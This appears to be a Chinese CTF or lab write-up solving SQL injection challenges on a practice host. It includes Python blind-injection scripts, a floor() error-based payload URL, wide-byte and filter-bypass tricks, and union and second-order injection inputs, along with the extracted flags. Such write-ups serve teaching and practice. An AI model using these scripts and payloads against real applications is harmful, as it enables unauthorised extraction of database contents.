
由提示可知使用cookie注入




存在可显位：




常规注入:



表名：sql\_7\_tab\_cookies




列名：key\_cookie



## Sql9（order by注入）

Order by 注入 测试发现只能使用order by的盲注



盲注脚本：

# --coding:utf-8--

import requests

import time

import re

lists="qwertyuiopasdfghjklzxcvbnm\_,.1234567890QWERTYUIOPASDFGHJKLZXCVBNM\*~!#$%&'\"()+-/:;<>=?@|"

passwd=''

proxy={'http':'127.0.0.1:8080'}

for i in range(1,33):

for p in lists:

print(i,p)

url="http://test.dns.outnet/web\_2/sql\_009/?order=IF((ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{n},1))={cn}),id,time)%23".format(n=i,cn=str(ord(p)))

content=requests.get(url).content.decode('utf-8')

resp=re.findall(r"</th></tr><tr class=\"alter\"><td>(.\*?)</td>",content)[0]

if resp!='3':

passwd=passwd+p

print(passwd)

break


time.sleep(1)

print(passwd)

表名：tab\_order\_key

列名：id,col1,keykey,col3

爆数据:



Key\_is\_Order\_By\_is\_also\_Danger

## Sql10（编码注入）

两次base64编码即可：

# --coding:utf-8--

import requests

import time

import base64

url="http://test.dns.outnet/web\_2/sql\_010/index.php"

lists=" a-qwertyuiopsdfghjklzxcvbnm\_,.1234567890QWERTYUIOPASDFGHJKLZXCVBNM\*~!#$%&'\"()+-/:;<>=?@|"

passwd=''

proxy={

'http':'127.0.0.1:8080'

}

for i in range(1,30):

for p in lists:

print(i,p)

s="' or ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{n},1))={cn}#".format(n=i,cn=str(ord(p)))

b64=base64.b64encode(s.encode('utf-8'))

s=str(b64,'utf-8')

b64=base64.b64encode(s.encode('utf-8'))

s=str(b64,'utf-8')

param={'username':"admin",

'password':'123',

'role':s,

'submit':'Login'

}

#print(param)

content=requests.post(url,data=param).content.decode('utf-8')

#print(content)

if "成功" in content:

passwd=passwd+p

print(passwd)

break


time.sleep(1)

print(passwd)

表名：complex\_tab\_key

列名：key\_is\_here

数据：




## Sql11（宽字节注入+列名含key）




存在对引号的转义，宽字节注入绕过即可


还需要绕过空格的过滤（注释和括号可绕过）



gbk\_admin,tab\_gbk\_key




**坑：key是特殊字符串，必须``转义**



## Sql12 （insert注入）

Insert注入


不知道哪个字段起作用，每个字段都给它加上



tab\_insert\_key,tab\_user

key\_key

获取数据




## Sql13（update注入）

同12

表名列名：


tab\_update\_key

key\_key



## Sql14（delete注入 floor报错注入）

Delete 注入可以尝试报错注入：



表名：tab\_delete\_keykey,tamp\_person


列名：id,del\_key,col\_3

数据：Key\_is\_You\_Can\_DELETE\_Injection


**但是 updatexml的最大长度是32位的 错误的key**

**更换为floor注入**

http://test.dns.outnet/web\_2/sql\_014/del.php?act=del&pid=120 and (select 1 from (select count(\*),concat((select del\_key from tab\_delete\_keykey limit 0,1),CHAR(126),floor(rand(0)\*2))x from information\_schema.tables group by x)a)




附：条件




## sql15（limit注入）

limit注入



tab\_limit\_keys

keykey



## Sql16（二次注入）

以下为对sql语句的推测：

判断name age

Insert into user values(name,password,age)

---------------------------


Select age from user where name=test


Select name from user where age=


尝试二次注入


1 order by 3#

0x31206f72646572206279203323












判断出存在5个字段


act=reg&username=tk16&password=123&age=1 and 1=2 union select 1,2,3,4,5#



2为可显示位

